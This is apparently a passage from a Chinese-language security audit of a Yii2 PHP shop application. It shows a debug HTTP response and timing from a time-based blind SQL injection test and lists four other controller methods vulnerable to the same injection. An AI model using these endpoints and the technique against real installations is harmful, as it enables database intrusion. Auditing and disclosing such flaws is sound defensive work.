Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Type: application/json; charset=UTF-8
Set-Cookie:
_identity=876e7dad7a4135ff3b7d06e547c93da5c07bf0768a386d6c7fcbf8b0abe00ac2a%3A2%3A%7Bi%3A0%3Bs%3A9%3A%2
2_identity%22%3Bi%3A1%3Bs%3A48%3A%22%5B113%2C%22asJ4ilxil_4fjorFqlKWlxKyp1IKSX7R%22%2C2592000%5D%22%3
B%7D; expires=Thu, 03-Jan-2019 13:15:42 GMT; Max-Age=2591990; path=/; HttpOnly

<pre class='xdebug-var-dump' dir='ltr'>
<small>/mnt/hgfs/E/Webapp/PHPTutorial/WWW/shenji2/yii/Shop-PHP-Yii2/wap/controllers/AddressController.php:59:
</small><small>int</small> <font color='#4e9a06'>1</font>
</pre><pre class='xdebug-var-dump' dir='ltr'>
<small>/mnt/hgfs/E/Webapp/PHPTutorial/WWW/shenji2/yii/Shop-PHP-Yii2/wap/controllers/AddressController.php:70:
</small><small>string</small> <font color='#cc0000'>'11ff'</font> <i>(length=4)</i>
</pre>{"status":false,"code":0,"message":"area_id: Area ID必须是整数。","data":{},"share":{}}
```

1,104 bytes | 10,200 millis

因为默认关闭了错误输出，用时间盲注来测试一下。

网站还有多处地方存在这样的sql注入。

api/modules/v1/controllers/AddressController.php::actionCreate()

backend/controllers/ProductController.php::actionCreateStep2()

backend/controllers/ProductController.php::actionUpdate()

api/modules/v1/controllers/CartController.php::actionAdd()->addItem()